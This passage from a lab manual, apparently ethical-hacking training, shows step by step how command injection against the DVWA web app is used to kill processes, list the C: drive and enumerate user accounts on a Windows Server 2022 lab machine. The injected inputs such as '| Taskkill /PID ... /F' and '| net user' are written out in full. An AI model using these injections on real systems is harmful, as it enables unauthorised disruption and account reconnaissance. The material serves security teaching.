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
24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).

    Note: The list of running processes might differ in your lab environment.



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
25. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, PID is **3112**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.

26. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.



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

27. Now, to view the directory structure of the **Windows Server 2022** machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.



28. The directory structure of the **C** drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.



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
29. In the same way, you can issue commands to view other directories.
30. Now, try to obtain information related to user accounts.
31. To view user account information, type **| net user**, and click **Submit**.

32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.



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